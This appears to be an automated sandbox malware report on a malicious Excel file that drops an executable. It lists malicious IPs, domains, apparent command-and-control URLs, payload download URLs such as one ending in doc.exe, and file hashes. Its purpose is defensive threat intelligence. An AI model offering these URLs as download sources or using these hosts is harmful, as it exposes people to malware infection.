Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
99.83.154.118	WitNwYLlo9.exe	Get hash	malicious	Browse	• www.polkaface.network/ja3b/?hFN=ECSUTdLZYyvinGuxW602g0mhH6E+mNbiPpMr3Rm0jNJJ/jQZLEblo9xFFzyyk5FaoEXR&0vuXs2=8pt8MNg0
	PROFORMA INVOICE PDF.exe	Get hash	malicious	Browse	• www.copinginfula.trade/owws/?y8z=te8+upsAlz11VMhTIlAnFNqzP7h21ZncoD0/naXG+u8xg9oMIJdghVQVRMs3z6YMH4+L&UDKPKv=04i8JpzhsHVX
	Compliance - Notice 06-03.xlsx	Get hash	malicious	Browse	• www.defenestration.world/p2io/?eXNPCd=lrOqxb+UJCh0p+XgaZ1tkMjkgx31NOkXgmck/5zOeb61pSaxp+mpU6ffv/qKl6HzQ2hiJA==&g48=Rzu8Zr0hP
	xgpUaKh6tH.dll	Get hash	malicious	Browse	• networkspeed.live/judhygdfsvhvgytrdgflkijh

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	1092991(JB#082).exe	Get hash	malicious	Browse	• www.francedeliverydhl.xyz/3edq/?JfEt9j6h=VGpD3cDxk+WQQnSbGEZ6RzsTI6tD4lieCm7QRd3bliZsykliVadFEeoi23HkozfQytXm&ojn0d=RzuliD
	DHL4198278Err-PDF.exe	Get hash	malicious	Browse	• www.bakergirlsocialclub.com/ubqx/?VR-T5=lhf8xpGpMnD8mnA&XR-xe0lh=WnolvCh7C4a+M1FCGYfg8Er+mfNEnZG31ILhOnu48mFBzd+Jpay6aKeImEu2q9SCEyoBWBEjrg==
	RFQ - 001.xlsx	Get hash	malicious	Browse	• www.defenestration.world/p2io/?bdm=lrOqxb+UJCh0p+XgaZ1tkMjkgx31NOkXgmck/5zOeb61pSaxp+mpU6ffv/qKl6HzQ2hiJA==&CDH=oPR8Arf
	b02c0831_by_Libranalysis.exe	Get hash	malicious	Browse	• www.defenestration.world/p2io/?Bv=lrOqxb+RJFhwpubsYZ1tkMjkgx31NOkXgmE0j6vPa760pj23uu3lC+ndsZq1iq/4SWJEQ9G3xQ==&M6AlS=yVFP-hwh
	2UPdDxaAmt.exe	Get hash	malicious	Browse	• www.defenestration.world/p2io/?CN9=7nH8PLV&s0=lrOqxb+RJFhwpubsYZ1tkMjkgx31NOkXgmE0j6vPa760pj23uu3lC+ndsaGchqDAb18S
	invoice.exe	Get hash	malicious	Browse	• www.francedeliverydhl.xyz/3edq/?URZh=VGpD3cDxk+WQQnSbGEZ6RzsTI6tD4lieCm7QRd3bliZsykliVadFEeoi20n0nSPosl+h&jL30vv=afhhplx

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	e759c6e8_by_Libranalysis.exe	Get hash	malicious	Browse	• www.defenestration.world/p2io/?RPx=lrOqxb+RJFhwpubsYZ1tkMjkgx31NOkXgmE0j6vPa760pj23uu3lC+ndsZmMuLT4FQVV&rVLp5Z=S0GhCH_
	92270fdd_by_Libranalysis.exe	Get hash	malicious	Browse	• www.defenestration.world/p2io/?SR=lrOqxb+RJFhwpubsYZ1tkMjkgx31NOkXgmE0j6vPa760pj23uu3lC+ndsaG2+azAf30S&2d=9rj0CBJ
	1bb71f86_by_Libranalysis.exe	Get hash	malicious	Browse	• www.mythree-informationupdates.com/njhr/?_89pb=/zO4UNfgdHCPEreRZ95iML5TdeDdCZBMXXzBOiwQzcrtbsVzRUIeP21tWMju+8f1ac1K&FPWl=Cd8tG
	Documento.xlsx	Get hash	malicious	Browse	• indifoods.net/wp-includes/images/wlw/otedollars.exe
	0d69e4f6_by_Libranalysis.xls	Get hash	malicious	Browse	• www.destek-taleplerimiz.com/ccr/?y4O4=cWavVGQKmIqDppXzWyVy8r7Kst7Id+XyOUJHTBkcFhMzlMGfnIsimvg2OkFJfjv7X60kTQ==&pHE=kv2pMLCxOn
	shipping document pdf.exe	Get hash	malicious	Browse	• www.kcgertfarm.com/htl/?_6Ax4N=YJE87vjpATZ&QFQL4Z=Y7TDP+px4JC/SSqVeQPAJJ3lS8rxz+cXHWUOWGnTGVC5LdKUNGbP50uDVhtUgmD5Xmz46i5nLA==
	IBXZjiCuW0.exe	Get hash	malicious	Browse	• www.mythree-informationupdates.com/njhr/?uZWx=/zO4UNfgdHCPEreRZ95iML5TdeDdCZBMXXzBOiwQzcrtbsVzRUIeP21tWMjEhMv1ee9K&9r6LE=FbYDOl6

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
www.69-1hn7uc.net	FORM B.xlsx	Get hash	malicious	Browse	• 163.43.122.101
	U4JZ8cQqvU.exe	Get hash	malicious	Browse	• 163.43.122.113
	fMWJqYA8ae.exe	Get hash	malicious	Browse	• 163.43.122.112

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	CONTRACT 312000H123 SSR ADVICE 31-05-2021 (1).xlsx	Get hash	malicious	Browse	• 163.43.122.106
	xhbUdeAoVP.exe	Get hash	malicious	Browse	• 163.43.122.114
	Contract RFQ01.xlsx	Get hash	malicious	Browse	• 163.43.122.120
	O64Hou5qAF.exe	Get hash	malicious	Browse	• 163.43.122.119
	a6362829_by_Libranalysis.exe	Get hash	malicious	Browse	• 163.43.122.126
	RDAx9iDSEL.exe	Get hash	malicious	Browse	• 163.43.122.103
	MrV6Do8tZr.exe	Get hash	malicious	Browse	• 163.43.122.103
	k7AgZOwF4S.exe	Get hash	malicious	Browse	• 163.43.122.108
	pCkqlKXv05.exe	Get hash	malicious	Browse	• 163.43.122.101
	1ucvVfbHnD.exe	Get hash	malicious	Browse	• 163.43.122.108
	Gt8AN6GiOD.exe	Get hash	malicious	Browse	• 163.43.122.118
	pcBhOkLiD3.exe	Get hash	malicious	Browse	• 163.43.122.124
www.myfavbutik.com	LkvumUsaQX.exe	Get hash	malicious	Browse	• 104.21.15.16
	IsIMH5zplo.exe	Get hash	malicious	Browse	• 172.67.161.4
	xhbUdeAoVP.exe	Get hash	malicious	Browse	• 172.67.161.4
	n2fpCzXURP.exe	Get hash	malicious	Browse	• 172.67.161.4
	7LQAaB3oH4.exe	Get hash	malicious	Browse	• 172.67.161.4
	bin.exe	Get hash	malicious	Browse	• 104.21.15.16
	netwire.exe	Get hash	malicious	Browse	• 172.67.161.4
	noSpfWQqRD.exe	Get hash	malicious	Browse	• 104.21.15.16
	e759c6e8_by_Libranalysis.exe	Get hash	malicious	Browse	• 172.67.161.4
	APPROVED.xlsx	Get hash	malicious	Browse	• 104.21.15.16
	5PthEm83NG.exe	Get hash	malicious	Browse	• 172.67.161.4
	qmhFLhRoEc.exe	Get hash	malicious	Browse	• 104.21.15.16
	dw0lro1gcR.exe	Get hash	malicious	Browse	• 172.67.161.4
	Request For Courtesy Call.xlsx	Get hash	malicious	Browse	• 104.21.15.16
	g2qwgG2xbe.exe	Get hash	malicious	Browse	• 172.67.161.4
	g0g865fQ2S.exe	Get hash	malicious	Browse	• 104.21.15.16
www.defenestration.world	LkvumUsaQX.exe	Get hash	malicious	Browse	• 99.83.154.118
	Compliance - Notice 06-03.xlsx	Get hash	malicious	Browse	• 99.83.154.118
	xhbUdeAoVP.exe	Get hash	malicious	Browse	• 99.83.154.118
	Contract RFQ01.xlsx	Get hash	malicious	Browse	• 99.83.154.118
	feAfWrgHcX.exe	Get hash	malicious	Browse	• 99.83.154.118
	RFQ - 001.xlsx	Get hash	malicious	Browse	• 99.83.154.118
	b02c0831_by_Libranalysis.exe	Get hash	malicious	Browse	• 99.83.154.118
	2UPdDxaAmt.exe	Get hash	malicious	Browse	• 99.83.154.118
	e759c6e8_by_Libranalysis.exe	Get hash	malicious	Browse	• 99.83.154.118
	92270fdd_by_Libranalysis.exe	Get hash	malicious	Browse	• 99.83.154.118
	FORM C.xlsx	Get hash	malicious	Browse	• 198.54.117.197
	WGv1KTwWP5.exe	Get hash	malicious	Browse	• 198.54.117.197
	IFfDzzZYTl.exe	Get hash	malicious	Browse	• 198.54.117.197
	g2qwgG2xbe.exe	Get hash	malicious	Browse	• 198.54.117.197
	Q1VDYnqeBX.exe	Get hash	malicious	Browse	• 198.54.117.197
	50729032021.xlsx	Get hash	malicious	Browse	• 198.54.117.197
	Gt8AN6GiOD.exe	Get hash	malicious	Browse	• 198.54.117.197
	loMStbzHSP.exe	Get hash	malicious	Browse	• 198.54.117.197
	27hKPHrVa3.exe	Get hash	malicious	Browse	• 198.54.117.197

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
SAKURA-BSAKURAInternetIncJP	Payment slip.exe	Get hash	malicious	Browse	• 202.181.99.17
	U4JZ8cQqvU.exe	Get hash	malicious	Browse	• 163.43.122.113
	fMWJqYA8ae.exe	Get hash	malicious	Browse	• 163.43.122.112
	CONTRACT 312000H123 SSR ADVICE 31-05-2021 (1).xlsx	Get hash	malicious	Browse	• 163.43.122.106
	Contract RFQ01.xlsx	Get hash	malicious	Browse	• 163.43.122.120
	O64Hou5qAF.exe	Get hash	malicious	Browse	• 163.43.122.119
	SecuriteInfo.com.W32.Injector.AIC.genEldorado.7917.exe	Get hash	malicious	Browse	• 202.181.99.17
	__ WeTransfer_Msg_Wav395991750.html	Get hash	malicious	Browse	• 202.181.99.65
	a6362829_by_Libranalysis.exe	Get hash	malicious	Browse	• 163.43.122.126
	INV74321.exe	Get hash	malicious	Browse	• 163.43.122.109
	9cf2c56e_by_Libranalysis.exe	Get hash	malicious	Browse	• 160.16.215.66
	RDAx9iDSEL.exe	Get hash	malicious	Browse	• 163.43.122.103
	MrV6Do8tZr.exe	Get hash	malicious	Browse	• 163.43.122.103

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	pCkqlKXv05.exe	Get hash	malicious	Browse	• 163.43.122.101
	Fax scanned 14-04-2021.exe	Get hash	malicious	Browse	• 59.106.19.83
	1ucvVfbHnD.exe	Get hash	malicious	Browse	• 163.43.122.108
	Gt8AN6GiOD.exe	Get hash	malicious	Browse	• 163.43.122.118
	SecuriteInfo.com.Trojan.Locsyz.720.6619.exe	Get hash	malicious	Browse	• 202.181.99.44
	Payment_Advice.exe	Get hash	malicious	Browse	• 163.43.102.44
	PO CBV87654468.exe	Get hash	malicious	Browse	• 202.181.99.44
AMAZON-02US	#U260e#Ufe0f Zeppelin.com AudioMessage_259-55.HTM	Get hash	malicious	Browse	• 143.204.98.37
	Proforma Invoice and Bank swift-REG.PI-0086547654.exe	Get hash	malicious	Browse	• 75.2.26.18
	U03c2doc.exe	Get hash	malicious	Browse	• 108.128.23 8.226
	Letter 09JUN 2021.xlsx	Get hash	malicious	Browse	• 18.140.1.169
	Docc.html	Get hash	malicious	Browse	• 13.224.99.74
	ManyToOneMailMerge Ver 18.2.dotm	Get hash	malicious	Browse	• 52.209.246.140
	Sleek_Free.exe	Get hash	malicious	Browse	• 143.204.209.58
	ManyToOneMailMerge Ver 18.2.dotm	Get hash	malicious	Browse	• 52.216.141.230
	#Ud83d#Udcde_#U25b6#Ufe0f.htm	Get hash	malicious	Browse	• 15.236.176.210
	WV Northern Community College.docx	Get hash	malicious	Browse	• 52.43.249.183
	wzdu53.exe	Get hash	malicious	Browse	• 13.249.13.113
	com.duolingo_1162_apps.evozi.com.apk	Get hash	malicious	Browse	• 52.222.174.5
	rnPij0Z886.dll	Get hash	malicious	Browse	• 13.224.91.73
	Plex-v8.7.1.20931_build_812981296-armeabi-v7a(Apkg od.net).apk	Get hash	malicious	Browse	• 99.81.164.127
	Nota Fiscal Eletronica 00111834.msi	Get hash	malicious	Browse	• 54.171.246.133
	#U00a0Import Custom Duty invoice & its clearance d ocuments.exe	Get hash	malicious	Browse	• 75.2.26.18
	919780-920390.exe	Get hash	malicious	Browse	• 99.83.162.16
	lLJGwAgWDh.exe	Get hash	malicious	Browse	• 13.56.50.119
	KYC Compliance 10031.xlsx	Get hash	malicious	Browse	• 13.53.52.84
	Official Request JUN 08 2021.xlsx	Get hash	malicious	Browse	• 13.53.52.84

JA3 Fingerprints

No context

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\Public\vbc.exe	Letter 09JUN 2021.xlsx	Get hash	malicious	Browse	
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\doc[1].exe	Letter 09JUN 2021.xlsx	Get hash	malicious	Browse	

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\doc[1].exe

Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	downloaded
Size (bytes):	993792
Entropy (8bit):	7.859694041798628
Encrypted:	false
SSDEEP:	24576:vo2y0RBSy/DrDoqbg1L+8XAaIXqziNeBUdt:vXNzrrDoeg1qYBIOiwBU
MD5:	15D907E7D9F8286E5053796C9D78FCEC
SHA1:	B7D7329E94E2292ED53E2778CEBEC533AC599030
SHA-256:	771E4F69520F71AFE6A6E9A4EB4DE7DCD8D7521D90DB290CA6C27B1A95C532AF
SHA-512:	C11D01A61F3DAB5923CC7C2A64EAE2732B5633376D3EF3F9FDF6A0E59567226ECA74B84E4CAD49DA87F6538B6C42C7F7A98A552C12E7B0917E6FF5F81D09F0 E
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 15%
Joe Sandbox View:	• Filename: Letter 09JUN 2021.xlsx, Detection: malicious, Browse

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\doc[1].exe	
Reputation:	low
IE Cache URL:	http://18.140.1.169/ggs/doc.exe
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...[..`.....P.....=... ...@....@.. ..... ..@.....<..O....@.....`.....;..... ....H.....text... ....`.rsrc.....@..... .....@..@.rel oc.....`.....(.....@..B.....<.....H.....T.....pX.. .....0.....(!...("....(....o#....*.....($.....(%.....(&.....('.....((....*N..(. ...o....()....*&..(*....*.s+.....s,.....s-.....s.....s/.....*....0.....~....o0....+..*.0.....~....o1....+..*.0.....~....o2....+..*.0.....~....o3....+..*.0.....~....o4....+..*&..(5....* ...0..<.....~.....(6.....,lr...p.....(7...o8...s9.....~.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\45E96AD4.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 399 x 605, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	50311
Entropy (8bit):	7.960958863022709
Encrypted:	false
SSDEEP:	768:hfo72tRlBZeeRugjj8yooVAK92SYAD0PSsX35SVFN0t3HcoNz8WEK6Hm8bbxXVGx:hf0WBueSoVAKxLD06w35SEVNz8im0AEH
MD5:	4141C7515CE64FED13BE6D2BA33299AA
SHA1:	B290F533537A734B7030CE1269AC8C5398754194
SHA-256:	F6B0FE628E1469769E6BD3660611B078CEF6EE396F693361B1B42A9100973B75
SHA-512:	74E9927BF0C6F8CB9C3973FD68DAD12B422DC4358D5CCED956BC6A20139B21D929E47165F77D208698924CB7950A7D5132953C75770E4A357580BF271BD9BD8
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR.....]......^....gAMA.....a.....sRGB..... cHRM..z&.....u0...`.:.....p..Q<....bKGD.....oFFs.....F.#-nT....pHYs...%...%.IR$.....vpAg.....0...O..... IDATx...h.w....V!...D.....4.p .X(r..x.&..K.(.L...P..d5.R.....b.....C...BP...,% ....qL.,.!E.ni..t.....H._.....G..|~=.....<..#.J!.N.a..a.Q.V...t:.M.v;=..0.s..ixa...0..<...`..a\..a..q.+..a..5.<. .a...`..a\..a..q.+..a..5.<..a...`..a\..a..q.+..a..5.<..a...`..a\..a..q.+..a..5.<..a...`..a\..a..q.+..a..5.<..a...`..a\..a..q.+..a..5.<..a...`..a\. .a..qM../.u....h6..|.22..g4M.....C.u..y,--.'....a.?~.W.\i.>7q.j..y....iLNN.....5\..w"..b~~...J.sssm.d.Y.u.G....s.\..R.`qq.....C;..$..&..2..x..J..fgg...]=g.Y.y..N..(SN.S8.eZ.T...=....4.? ~..uK.;....SSS...iY.Q.n.I.u\.x..o.,.av.N.(..H..B..X..... ..amm...h4.t:..].j..tz[.(..#..}yy./..".z.-[!4....a...jj.....,dY.7.|.F.....\.~.g.....x..Y...R..\....w.\.h..K....h..nM

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\48CD381B.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 1268 x 540, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	51166
Entropy (8bit):	7.767050944061069
Encrypted:	false
SSDEEP:	1536:zdKgAwKoL5H8LiLtoEdJ9OSbB7laAvRXDlBig49A:JDAQ9H8/GMSdhahg49A
MD5:	8C29CF033A1357A8DE6BF1FC4D0B2354
SHA1:	85B228BBC80DC60D40F4D3473E10B742E7B9039E
SHA-256:	E7B744F45621B40AC44F270A9D714312170762CA4A7DAF2BA78D5071300EF454
SHA-512:	F2431F3345AAB82CFCE2F96E1D54E53539964726F2E0DBC1724A836AD6281493291156AAD7CA263B829E4A1210A118E6FA791F198B869B4741CB47047A5E6D6A
Malicious:	false
Preview:	.PNG.....IHDR.....q~.....sRGB.....gAMA.....a.....pHYs.....o.d...sIDATx^..:.;.....d.....{...m.m....4...h..B.d...%x.?..{w.$#.Aff..?W.....x.(.....^....{.....^j. .....oP.C?@GGGGGGGGG?@GGGGG.F}c.....E).....c._....w{}.....e;.._ttttt.X.....C.....uOV.+..l...|?.....@GGG?@GGG./...uK.WnM'.....s.s ...`.....ttttt.:::.....:.z.{...'..=.....ttt..g.:::z.....=.....F..'..O..sLU..:nZ.DGGGGGGGGG.AGGGGGGGG.Y.....#~.....7,.....O..b.GZ.....]....]....]....]...CO.vX>..... @GGGw/3.....tttt.2...s....n.U.!.....:.....:.....:....%...'..)w.....>.{.....<;.....^..z...../..=.....~.]..q.t...AGGGGGGGGG?@GGGGGGG...AA..... .....~.....z...^...\....._ttttt.X.....C....o.{.O.Y1.....=....]^X.....ttt..tttt.....f.%.....nAGGGG.....[.....=....b....?{.....=.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\73F51C02.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 1686 x 725, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	79394
Entropy (8bit):	7.864111100215953
Encrypted:	false
SSDEEP:	1536:ACLfq2zNFewyOGGG0QZ+6G0GGGLvjpP7OGGGeLEnf85dUGkm6COLZgf3BNUdQ:7PzbewyOGGGv+6G0GGG7jpP7OGGGeLEe
MD5:	16925690E9B366EA60B610F517789AF1
SHA1:	9F3FE15AE44644F9ED8C2CA668B7020DF726426B
SHA-256:	C3D7308B11E8C1EFD9C0A7F6EC370A13EC2C87123811865ED372435784579C1F
SHA-512:	AEF16EA5F33602233D60F6B6861980488FD252F14DCAE10A9A328338A6890B081D59DCBD9F5B68E93D394DEF2E71AD06937CE2711290E7DD410451A3B1E54CD
Malicious:	false
Preview:	.PNG.....IHDR.....J....sRGB.....gAMA.....a.....pHYs...t...t..f.x....IDATx^....~.y.....K...E...):.#.Ik..$o.....a.-[..S..M*A..Bc..i+..e...u["R.., (.b...IT.0X.}...(..@...F>...v....s.g. ....x.>...9s..q]s.....w...^z.....?.....9D.}.w}W..RK.....S..y....S.y....S.J_..qr.....I}|..._...>r.v~..G.*.)..#.>z._....|.#..fF..?.G.....zO.C.....zO.%.....'....S..y....S.y....S.J_..qr.....I}|.._ ...>r.v~..G.*.)..#.>z....._.W.~....S.....c..zO.C..N.vO.%.....S..y....S.y....S.J_..qr.....I}|.._...>r.v~..G.*.)..#.>z..&nf..?.....zO.C...o...{J-....._..S..y....S.y....S.J_..qr.....I}|.._. ..>r.v~..G.*.)..#.>z...6.....J.:.....SjI..=...}.zO.#.%.vO.+...vO.+}.R...6.f.'..m.~m.~..=..5C.....4[....%uw.....M.r..M.k.:N.q4[<..o..k...G.....XE=..b$.G.,..K...H'._nj..kJ_..qr.... .I}|.._...>r.v~..G.*.)..#.>.....R...._..j.G...Y.>..!.....O..{....L.}S..|.=}.>..OU...m.ks/....x..l....X.]e.....?.....$...F.....>..{.Qb.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\82A523E1.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 566 x 429, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	84203
Entropy (8bit):	7.979766688932294
Encrypted:	false
SSDEEP:	1536:RrpoeM3WUHO25A8HD3So4lL9jvtO63O2l/Wr9nuQvs+9QvM4PmgZuVHdJ5v3ZK7+:H5YHOhwx4lRTtO6349uQvXJ4PmgZu11J
MD5:	208FD40D2F72D9AED77A86A44782E9E2
SHA1:	216B99E777ED782BDC3BFD1075DB90DFDDABD20F
SHA-256:	CBFDB963E074C150190C93796163F3889165BF4471CA77C39E756CF3F6F703FF
SHA-512:	7BCE80FFA8B0707E4598639023876286B6371AE465A9365FA21D2C01405AB090517C448514880713CA22875013074DB9D5ED8DA93C223F265C179CFADA609A64
Malicious:	false
Preview:	.PNG.....IHDR...6.....>(....sRGB.....gAMA.....a.....pHYs.....+.....IDATx^.=v\9..H..f...:ZA..,'..j.r4.....SEJ,%..VPG..K.=....@.$oI.e7....U..... ....>n~&..._..._.rg... .L...D.G!0..G!;...?...Oo.7....Cc...G....g>....._o..._._}q...k.....ru..T.....S.!....~..@Y96.S.....&..1.:....o...q.6..S...'n..H.hS.....y;.N.I.)."[`.f.X.u.n.;....._h.(.u\|0a.....].R.z...2.....GJY \|..+b...{>vU.....i.....w+.p...X..._.V.-z..s..U..cR..g^..X.....6n...6....O6.-.AM.f.=y ...7...;X....q..\|...=.\|K...w...}O..{\|...G.....~.o3.....z....m6...sN.0..;/....Y..H..o.....~..... (W.`...S.t.....m....+.K...<..M=...IN.U..C..].5.=...s..g.d..f.<Km..$..fS...o..:..}@...;k..m.L./.$.....,}....3%..\|j.....b.r7.O!F...c'.....$...)....|O.CK...._.....Nv....q.t3l.,. ....vD.-..o..k.w.....X...-C..KGld.8.a}|..,.....,...q.=r..Pf.V#.....n...}.....[w...N.b..W.....;..?.Oq..K{>.K....{w{.....6'/...,}.E...X.I.-Y].JJm.j..pq|.0...e.v.....17...:F

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\84A44456.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 476 x 244, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	49744
Entropy (8bit):	**7.99056926749243**
Encrypted:	**true**
SSDEEP:	768:wnuJ6p14x3egT1LYye1wBiPaaBsZbkCev17dGOhRkJjsv+gZB/UcVaxZJ2LEz:Yfp1UeWNYF1UiPm+/q1sxZB/ZS
MD5:	63A6CB15B2B8ECD64F1158F5C8FBDCC8
SHA1:	8783B949B93383C2A5AF7369C6EEB9D5DD7A56F6
SHA-256:	AEA49B54BA0E46F19E04BB883DA311518AF3711132E39D3AF143833920CDD232
SHA-512:	BB42A40E6EADF558C2AAE82F5FB60B8D3AC06E669F41B46FCBE65028F02B2E63491DB40E1C6F1B21A830E72EE52586B83A24A055A06C2CCC2D1207C2D5AD6E 45
Malicious:	false
Preview:	.PNG.....IHDR.....I.M....IDATx....T.]...G.;..nuww7.s...U..K.....Ih....q!i...K....t.'k.W..i..>.....B.....E.0....f.a.....e....++...P..|..^...L.S}r:.....sM....p..p-..y]...t7'.D)...../...k. ...pzos.....6;,..H.....U..a..9..1...$.....*.kI<..\F...$.E....?[B(.9.....H..!....0AV..g.m...23..C..g(.%...6..>.O.r...L..t1.Q-.bE.....).....|i ..".....V.g.\.G..p..p.X[.....*%hyt...@..J...~.p.... .|..>...~.`..E_...*.iU.G...i.O..r6...iV.....@.....Jte...5Q.P.v;..B.C...m.....0.N.....q...b.....Q...c.moT.e6OB...p.v".....".....9..G....B}...../m...0g...8.....6.$.$]p...9.....Z.a.sr.;B.a....m ...>...b..B..K...{...+w?....B3...2...>.....1..-.'.l.p.....L....\.K..P.q.....?>..fd.`w*..y..|y..,....i..'&.?.....).e.D ?.06.....U.%.2t.....6.:...D.B....+~.....M%".fG]b\.[.....1....".....GC6.....J. +.....r.a...ieZ..j.Y...3..Q*m.r.urb.5@.e.v@@....gsb.{q-..3j.....s.f.|8s$p.?3H.....0`.6)...bD....^..+....9..;$...W::.jBH..!tK

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\9EFF6EAC.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 1686 x 725, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	79394
Entropy (8bit):	7.864111100215953
Encrypted:	false
SSDEEP:	1536:ACLfq2zNFewyOGGG0QZ+6G0GGGLvjpP7OGGGeLEnf85dUGkm6COLZgf3BNUdQ:7PzbewyOGGGv+6G0GGG7jpP7OGGGeLEe
MD5:	16925690E9B366EA60B610F517789AF1
SHA1:	9F3FE15AE44644F9ED8C2CA668B7020DF726426B
SHA-256:	C3D7308B11E8C1EFD9C0A7F6EC370A13EC2C87123811865ED3724357845 79C1F
SHA-512:	AEF16EA5F33602233D60F6B6861980488FD252F14DCAE10A9A328338A6890B081D59DCBD9F5B68E93D394DEF2E71AD06937CE2711290E7DD410451A3B1E54CD
Malicious:	false
Preview:	.PNG.....IHDR.....J....sRGB.....gAMA.....a.....pHYs...t...t..f.x....IDATx^....~.y.....K...E...):.#.Ik..$o.....a.-[..S..M*A..Bc..i+..e...u["R.., (.b...IT.0X.}...(..@...F>...v....s.g. ....x.>...9s..q]s.....w...^z.....?.....9D.}.w}W..RK.....S..y....S.y....S.J_..qr.....I}\|..._...>r.v~..G.*.)..#.>z._....\|.#..fF..?.G.....zO.C.....zO.%.....'....S..y....S.y....S.J_..qr.....I}\|.._ ...>r.v~..G.*.)..#.>z....._.W.~....S.....c..zO.C..N.vO.%.....S..y....S.y....S.J_..qr.....I}\|.._...>r.v~..G.*.)..#.>z..&nf..?.....zO.C...o...{J-....._..S..y....S.y....S.J_..qr.....I}\|.._. ..>r.v~..G.*.)..#.>z...6.....J..:.....SjI..=...}.zO.#.%.vO.+...vO.+}.R...6.f.'..m.~m.~..=..5C.....4[....%uw.....M.r..M.k.:N.q4[<..o..k...G.....XE=..b$.G.,..K...H'._nj..kJ_..qr.... .I}|.._...>r.v~..G.*.)..#.>.....R...._..j.G...Y.>..!.....O..{....L.}S..|.=}.>..OU...m.ks/....x..l....X.]e.....?.....$...F.....>..{.Qb.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\A7DD26BD.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 1268 x 540, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	51166
Entropy (8bit):	7.767050944061069
Encrypted:	false
SSDEEP:	1536:zdKgAwKoL5H8LiLtoEdJ9OSbB7laAvRXDlBig49A:JDAQ9H8/GMSdhahg49A
MD5:	8C29CF033A1357A8DE6BF1FC4D0B2354

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\A7DD26BD.png

<table>
<tr><td>SHA1:</td><td>85B228BBC80DC60D40F4D3473E10B742E7B9039E</td></tr>
<tr><td>SHA-256:</td><td>E7B744F45621B40AC44F270A9D714312170762CA4A7DAF2BA78D5071300EF454</td></tr>
<tr><td>SHA-512:</td><td>F2431F3345AAB82CFCE2F96E1D54E53539964726F2E0DBC1724A836AD6281493291156AAD7CA263B829E4A1210A118E6FA791F198B869B4741CB47047A5E6D6A</td></tr>
<tr><td>Malicious:</td><td>false</td></tr>
<tr><td>Preview:</td><td>.PNG........IHDR.............q~.....sRGB.........gAMA......a.....pHYs..........o.d...sIDATx^..;.,;.......d..........{...m.m....4...h..B.d...%x.?..{w.$#.Aff..?W.........x.(.......................^....{.......^j.
..............................oP.C?@GGGGGGGGGG?@GGGGG.F}c.............E).....c._....w{}......e;.._ttttt.X..........C.....uOV.+..l...|?................@GGG?@GGG./...uK.WnM'.....s.s
...`.........ttttt.:::..........:.z.{...'..=.......ttt..g.:::z......=......F..'..O..sLU..:nZ.DGGGGGGGGG.AGGGGGGGG.Y.....#~.......7,..................O..b.GZ..........].....].....]....]...CO.vX>......
@GGGw/3.......tttt.2...s....n.U.!.....:.....:.....:....%...'..)w.....................>.{............<;...........^..z........./..=.........................~.]..q.t...AGGGGGGGGGG?@GGGGGGG...AA........
................~.............z...^...\.........._ttttt.X..........C....o.{.O.Y1........=....]^X......ttt..tttt.....f.%...............nAGGGG.....[.....=....b....?{.....=......</td></tr>
</table>

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\A83AF197.jpeg

<table>
<tr><td>Process:</td><td>C:\Program Files\Microsoft Office\Office14\EXCEL.EXE</td></tr>
<tr><td>File Type:</td><td>JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 191x263, frames 3</td></tr>
<tr><td>Category:</td><td>dropped</td></tr>
<tr><td>Size (bytes):</td><td>8815</td></tr>
<tr><td>Entropy (8bit):</td><td>7.944898651451431</td></tr>
<tr><td>Encrypted:</td><td>false</td></tr>
